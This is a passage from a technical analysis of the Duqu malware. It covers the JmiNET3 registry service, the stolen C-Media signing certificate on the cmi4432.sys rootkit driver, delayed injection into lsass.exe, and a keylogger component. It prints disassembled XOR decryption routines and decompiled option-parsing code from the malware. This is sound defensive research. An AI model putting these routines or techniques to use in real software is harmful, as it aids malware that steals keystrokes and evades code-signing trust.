00005B98 37 00 2E 00 73 00 79 00 73 00 00 00 C2 00 4B 00   7...s.y.s...Â.K.
00005BA8 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00   ..I.n.t.e.r.n.a.
00005BB8 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00   l.C.o.p.y.r.i.g.
00005BC8 68 00 74 00 00 00 00 00 43 00 6F 00 70 00 79 00   h.t.....C.o.p.y.
00005BD8 72 00 69 00 67 00 68 00 74 00 20 00 A9 00 20 00   r.i.g.h.t. .©. .
00005BE8 32 00 30 00 30 00 31 00 2D 00 32 00 30 00 30 00   2.0.0.1.-.2.0.0.
00005BE4
```

Figure 14 – Comparing the hexdumps



Név	Típus	Érték
(Alapértelmezett)	REG_SZ	(nem beállított érték)
Description	REG_SZ	JmiNET3
DisplayName	REG_SZ	JmiNET3
ErrorControl	REG_DWORD	0x00000000 (0)
FILTER	REG_BINARY	a0 35 58 da 32 ee d5 01 c0 15 8b 1f 4b 5c d1 a1 0b 8b e7 85 1c 7f 6e f2 ef 31 6a 18 3...
Group	REG_SZ	Network
ImagePath	REG_SZ	\??\C:\WINDOWS\system32\Drivers\jminet7.sys
Start	REG_DWORD	0x00000001 (1)
Type	REG_DWORD	0x00000001 (1)

Sajátgép\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\JmiNET3

Figure 15 – JmiNET3 service in registry

11. Code signing and its consequence


Digital signatures are used to assert the identity of the producer of software and the integrity of the code. Code signing is used to prevent untrusted code from being executed. Duqu's **cmi4432.sys** is signed by C-Media Electronic Inc., with a certificate that is still valid at the time of this writing (see related Figures).

C-Media's parent in the trust chain is Verisign Inc., the certificate was issued on 2009.08.03, it uses the SHA1 hash function (it's not MD5 which has known weaknesses), and it belongs to Class 3 certificates that provide a highest security level requiring for example physical presence at the enrollment. The timestamp is set to 1899.12.30, which probably signifies that no timestamp was given at the time of signing.

Apparent similarities with the Stuxnet malware suggest that the private key of C-Media might have been compromised and this calls for immediate revocation of their certificate invalidating the public key. Interestingly, in the Stuxnet case it was speculated that an insider's physical intrusion led to the compromise of the private keys of the involved hardware manufacturer companies RealTek and JMicron as they were both located in Hsinchu Science and Industrial Park, Hsinchu City, Taiwan. Although the current compromise still affects a company in Taiwan, it is located in Taipei. There is no evidence for a large-scale compromise of Taiwanese hardware manufacturers, but the recurrence of events is at least suspicious.

Immediate steps are needed to mitigate the impact of the malware. Similar to the Stuxnet case, the certificate of C-Media needs to be revoked and C-Media's code-signing process must be thoroughly audited by Verisign Inc. or any other top-level CA that would issue a new certificate for C-Media. Revocation of the compromised certificate mitigates the spreading of the malware, because Windows does not allow new installations of the driver with a revoked certificate. This does not solve the problem completely, because already installed drivers may keep running.

In the following pages we include some screenshots showing the digital signature on the affected malware kernel rootkit driver. In one of the figures, we also show that Windows stated that the certificate was still valid on October 5, 2011 with recent revocation information.



Address of Entry Point: 00010570


Real Image Checksum: 0000E13Ch

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0006h	
Time Date Stamp	4CD19B06h	03/11/2010 17:25:26
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0008h	8.0
Size of Code	00003600h	
Size of Initialized Data	00002880h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00010570h	
Base of Code	00000300h	
Base of Data	00003380h	
Image Base	00010000h	

Field Name	Data Value	Description
Section Alignment	00000080h	
File Alignment	00000080h	
Operating System Version	00000006h	6.0
Image Version	00000006h	6.0
Subsystem Version	00000005h	5.0
Win32 Version Value	00000000h	Reserved
Size of Image	00006180h	24960 bytes
Size of Headers	00000300h	
Checksum	0000E13Ch	
Subsystem	0001h	Driver
Dll Characteristics	0000h	
Size of Stack Reserve	00040000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

```
05.10.2011 20:15:07 : EOF Extra Data From: 00006180h  (24960)
05.10.2011 20:15:07 : Length of EOF Extra Data: 00001200h  (4608) bytes.
05.10.2011 20:15:07 : EOF Position: 00007380h  (29568)
05.10.2011 20:15:07 : Precompiling Resources...
05.10.2011 20:15:07 : Done.
```


Figure 16 – New CMI4432 rootkit loader header data.


PE Explorer - C:\prj\duqu\orig\cmi4432.sys
File
View
Tools
Help
AUTHENTICODE SIGNATURE
Authenticode Signature
Signature Details
C-Media Electronics Incorporation
VeriSign, Inc.
VeriSign Class 3 Code Signing 200!

Name of Signer C-Media Electronics Incorporation
Email Address Not available
Signing Time Not available

Field	Value
Version	2
Description	C-Media Electronics Incorporation
URL	http://www.cmedia.com.tw
TimeStamp	1899.12.30.
Issuer	Country = US; Organization = VeriSign, Inc.; Organization...
Serial Number	04 69 31 BF 57 EB C5 94 7D 3D C4 EE 7A 23 6E
Digest Algorithm	SHA1 (2B 0E 03 02 1A)
Digest Encryption Algorit...	RSA (2A 86 48 86 F7 0D 01 01 01)
Authenticated Attributes:	
Content Type	06 0A 2B 06 01 04 01 82 37 02 01 04
1.3.6.1.4.1.311.2.1.11	30 0C 06 0A 2B 06 01 04 01 82 37 02 01 15
Message Digest	04 14 2C 01 B4 E1 C6 9C 3A AC 2A D8 28 0E 92 8E 86 ...
1.3.6.1.4.1.311.2.1.12	30 62 A0 44 80 42 00 43 00 2D 00 4D 00 65 00 64 00 6...


Figure 17 – New CMI4432 rootkit loader with valid digital signature from C-Media Eletronics Inc,TW. Screenshot printed on October 5, 2011.


PE Explorer - C:\prj\duqu\orig\cmi4432.sys
File
View
Tools
Help
AUTHENTICODE SIGNATURE
Authenticode Signature
Signature Details
C-Media Electronics Incorporation
VeriSign, Inc.
VeriSign Class 3 Code Signing 200!

Digital Authenticode Signature Information
This digital signature is OK.

Field	Value
Digest Algorithm	SHA1
Link Checksum	0000E13C
Real Checksum	0000E13C
Signed File Hash	A5 19 0A 8E 01 97 8C 90 3B F1 FA BC FC BA 40 D7 59 ...
Real File Hash	A5 19 0A 8E 01 97 8C 90 3B F1 FA BC FC BA 40 D7 59 ...

Figure 18 – Signature details. No timestamp is available on the signature.



Field	Value
Authority Key Identifier	KeyID=97 d0 6b a8 26 70 c8 a...
Netscape Cert Type	Signature (10)
SpcFinancialCriteria	Financial Information=Not Ava...
Key Usage	Digital Signature (80)
Thumbprint algorithm	sha1
Thumbprint	83 f4 30 c7 29 7f bf 6c 1d 91 ...
Extended Error Information	Revocation Status : OK. Effec...

Revocation Status : OK. Effective Date < 2011. október 3. 7:34:29>
Next Update < 2011. október 10. 7:34:29>

Learn more about certificate details

Field	Value
Version	V3
Serial number	04 69 31 bf 57 eb c5 94 7d 3d ...
Signature algorithm	sha1RSA
Signature hash algorithm	sha1
Issuer	VeriSign Class 3 Code Signing ...
Valid from	2009. augusztus 3. 2:00:00
Valid to	2012. augusztus 3. 1:59:59
Subject	C-Media Electronics Incorporat...

Learn more about certificate details

Name of signer:	E-mail address:	Timestamp
C-Media Electroni...	Not available	Not available

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: C-Media Electronics Incorporation

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 2009. 08. 03. to 2012. 08. 03.

Learn more about certificates

Digital Signature Information
This digital signature is OK.


Signer information
Name: C-Media Electronics Incorporation
E-mail: Not available
Signing time: Not available

Name of signer:	E-mail address:	Timestamp

Mező	Érték
Kiállító	VeriSign Class 3 Code Signing ...
Érvényesség kezdete	2009. augusztus 3. 2:00:00
Érvényesség vége	2012. augusztus 3. 1:59:59
Tulajdonos	C-Media Electronics Incorporat...
Nyilvános kulcs	RSA (1024 Bits)
Alapvető típusmegkötések	Tulajdonos típusa=Végfelhasz...
CRL elérési helyei	[1]CRL elérési helye: Elérési h...
Tanúsítvány-irányelv	[1]Tanúsítási szabályzat:házir...

További tudnivalók a tanúsítvány részleteiről

Figure 19 – Signature check on CMI4432.SYS on Windows – fresh revocation data proves validity RSA-1024+SHA1 is in use



PE Explorer - C:\prj\duqu\orig\cmi4432.sys
File
View
Tools
Help
AUTHENTICODE SIGNATURE
Authenticode Signature
Signature Details
C-Media Electronics Incorporation
VeriSign, Inc.
VeriSign Class 3 Code Signing 2009

Issued by VeriSign Class 3 Code Signing 2009-2 CA
Issued to C-Media Electronics Incorporation
Valid from 2009.08.03. **to** 2012.08.02. 23:59:59

Field	Value
Version	3
Issued to:	
Country	TW
State or Province	Taiwan
Locality	Taipei
Organization	C-Media Electronics Incorporation
Organization Unit	Digital ID Class 3 - Microsoft Software Validation v2
Common Name	C-Media Electronics Incorporation
Issued by:	
Country	US
Organization	VeriSign, Inc.
Organization Unit	Terms of use at https://www.verisign.com/rpa (c)09
Common Name	VeriSign Class 3 Code Signing 2009-2 CA
Serial Number	04 69 31 BF 57 EB C5 94 7D 3D C4 EE 7A 23 6E
Signature Algorithm	SHA1 with RSA

```
05.10.2011 20:15:07 : EOF Extra Data From: 00006180h  (24960)
```

Figure 20 – Signature details

12. Initial delay, lifespan, behavior

There are several timers and delays related to Duqu. During kernel driver startup, the injection of the code (in our case into lsass.exe) happens only after a wait time of about 15 minutes. In some cases we experienced additional injected threads coming up “next day morning” from the time of startup, but this behavior requires further investigation. An unknown timer controls Duqu’s lifetime. If the time passes this deadline Duqu removes its hooks, deletes it’s sys kernel driver and it’s PNF files, and removes it’s registry key.

Currently, we were unsuccessful to install the malware manually by copying the individual components and setting the registry. We tried to infect a computer with a working sample, but even if another Win XP computer’s C drive is shared and connected to the infected computer, we found no infections. Most likely, the local infection is controlled by the communication module.

We have certain unanswered question about parts of Duqu. netp191 resource 302 contains a .zdata section which is most likely compressed by some Lempel-Ziv code. The communication module contains signs of using LZO 2.03. However, we were yet unable to decompress this part. We suspect that the part is a copy of the 302 resource itself and the compressed version of the communication module. However, from our experience, it seems that the jminet7-netp191 alone can start the communication module, that would mean that netp191 or it’s resource 302 can decompress/decrypt the attached communication module. In a contradiction, there is no reference to LZO in netp191, or resource 302. We analysed resource 302 and found that basically cmi432’s and netp191’s resource 302 are the same except the .zdata section and there are clearly no indications about the compression algorithm.

Currently we believe that some kind of LZO decompression routine exists in netp191.pnf main part that uses the .zdata section of it’s 302 resource.

One additional thing is that some STL related stuff exists very close to the .zdata related sections in the communication module. In netp191 there are about 1792 6-byte data and 1-byte “0x00” blocks near some STL related information. These things are suspicious, however we had no time, so we stop here and publish our results to fasten up investigations.

13. Other components

13.1. Keylogger

No direct network communication was observed from the keylogger.

We checked the binary against virus scanner databases on some online tools. Interestingly, for GFI somebody already submitted the sample before we obtained a sample for the keylogger:

http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=85625782&cs=F61AFBECF2457197D1B724CB78E3276E

In recent weeks, many virus scanners enlisted the software in their malware database.

```
.text:00401B96 xorcryptor_b31f_at_401b96 proc near     ; CODE XREF: sub_401C86+13↓p
.text:00401B96                                         ; loadsomemodule_401CE4+13↓p ...
.text:00401B96
.text:00401B96 addr_ciphertext = dword ptr  4
.text:00401B96 addr_target     = dword ptr  8
.text:00401B96
.text:00401B96                 mov     edx, [esp+addr_ciphertext]
.text:00401B9A                 test    edx, edx
.text:00401B9C                 jnz     short loc_401BA8
.text:00401B9E                 mov     ecx, [esp+addr_target]
.text:00401BA2                 xor     eax, eax
.text:00401BA4                 mov     [ecx], ax
.text:00401BA7                 retn
.text:00401BA8 ; ---------------------------------------------------------------------------
.text:00401BA8
.text:00401BA8 loc_401BA8:                             ; CODE XREF: xorcryptor_b31f_at_401b96+6↑j
.text:00401BA8                 mov     eax, [esp+addr_target]
.text:00401BAC                 push    edi
.text:00401BAD                 mov     ecx, 0B31FB31Fh
.text:00401BB2                 jmp     short loc_401BC1
.text:00401BB4 ; ---------------------------------------------------------------------------
.text:00401BB4
.text:00401BB4 loc_401BB4:                             ; CODE XREF: xorcryptor_b31f_at_401b96+34↓j
.text:00401BB4                 cmp     word ptr [eax+2], 0
.text:00401BB9                 jz      short loc_401BCC
.text:00401BBB                 add     edx, 4
.text:00401BBE                 add     eax, 4
.text:00401BC1
.text:00401BC1 loc_401BC1:                             ; CODE XREF: xorcryptor_b31f_at_401b96+1C↑j
.text:00401BC1                 mov     edi, [edx]
.text:00401BC3                 xor     edi, ecx
.text:00401BC5                 mov     [eax], edi
.text:00401BC7                 test    di, di
.text:00401BCA                 jnz     short loc_401BB4 ; String is terminated by 00 characters, that stops
decryption
.text:00401BCC
.text:00401BCC loc_401BCC:                             ; CODE XREF: xorcryptor_b31f_at_401b96+23↑j
.text:00401BCC                 pop     edi
.text:00401BCD                 retn
.text:00401BCD xorcryptor_b31f_at_401b96 endp
```

Sample 17 – B3 1F XOR encryption routine from keylogger

```
1000E4D1                                  L1000E4D1:
1000E4D1  8B442408                                       mov     eax,[esp+08h]
1000E4D5  57                                             push    edi
1000E4D6  B91FB31FB3                                     mov     ecx,B31FB31Fh
1000E4DB  EB0D                                           jmp     L1000E4EA
1000E4DD                                  L1000E4DD:
1000E4DD  6683780200                                     cmp     word ptr [eax+02h],0000h
1000E4E2  7411                                           jz      L1000E4F5
1000E4E4  83C204                                         add     edx,00000004h
1000E4E7  83C004                                         add     eax,00000004h
1000E4EA                                  L1000E4EA:
1000E4EA  8B3A                                           mov     edi,[edx]
1000E4EC  33F9                                           xor     edi,ecx
1000E4EE  8938                                           mov     [eax],edi
1000E4F0  6685FF                                         test    di,di
1000E4F3  75E8                                           jnz     L1000E4DD
1000E4F5                                  L1000E4F5:
1000E4F5  5F                                             pop     edi
1000E4F6  C3                                             retn
```

Sample 18 – B3 1F XOR encryption routine from cmi4432.pnf

```
   v9 = pNumArgs;
  if ( pNumArgs > 1 && !lstrcmpiW(*(LPCWSTR *)(commandlineparam + 4), L"xxx") )
  {
    v22 = 2;
    while ( v22 < v9 )
    {
      v4 = 0;
      if ( !check_options_sub_4013AE((int)&v22, v9, commandlineparam, (int)&v14) )
        goto LABEL_13;
    }
    if ( createfile_stuff((int)&v14) && tempfile_eraser((int)&v14) && sub_401160((int)&v14, (int)&Memory,
(int)&v22) )
    {
      if ( sub_401269(Memory, v22) )
      {
        v10 = 1;
        v4 = 0;
        goto LABEL_14;
      }
      v4 = 0;
    }
  }
LABEL_13:
```

Sample 19 – Keylogger – does not start if the first parameter is not “xxx”

```
   v4 = *(_DWORD *)(a3 + 4 * *(_DWORD *)a1);
  if ( *(_WORD *)v4 == 47 )
  {
    v6 = (const WCHAR *)(v4 + 2);
    ++*(_DWORD *)a1;
    if ( lstrcmpiW(v6, L"delme") )
    {
      if ( lstrcmpiW(v6, L"v") )
      {
        if ( lstrcmpiW(v6, L"quit") )
        {
          if ( lstrcmpiW(v6, L"restart") )
          {
            result = sub_401000(a3, a1, a4, v6, a2);
          }
          else
          {
            result = 1;
            *(_DWORD *)(a4 + 12) = 1;
          }
        }
```

Sample 20 – valid options – not tested furthermore


```
  signed int __userpurge sub_401000<eax>(int a1<edx>, int a2<ecx>, int a3<ebx>, LPCWSTR lpString1, int a5)
{
  int v5; // eax@1
  int v7; // edi@3

  v5 = *(_DWORD *)a2;
  if ( *(_DWORD *)a2 >= a5 )
    return 0;
  v7 = *(_DWORD *)(a1 + 4 * v5);
  *(_DWORD *)a2 = v5 + 1;
  if ( !lstrcmpW(lpString1, L"in") )
  {
    *(_DWORD *)(a3 + 16) = v7;
    return 1;
  }
  if ( !lstrcmpW(lpString1, L"out") )
  {
    *(_DWORD *)(a3 + 32) = v7;
    return 1;
  }
  return 0;
}
```

Sample 21 – and some more options

The keylogger.exe file contains an embedded jpeg file from position 34440 (in bytes). The picture is only partial, the readable text shows “Interacting Galaxy System NGC 6745”, most likely a picture taken from NASA and used as deception. At position 42632 an encrypted DLL can be found. The encryption is simple XOR with 0xFF.

The unencrypted DLL is (as in the other cases) a compressed UPX file. According to the call graph, most likely, the “outer” .exe is just a control program and injector to this internal part, and the internal DLL contains keylogging related function calls.



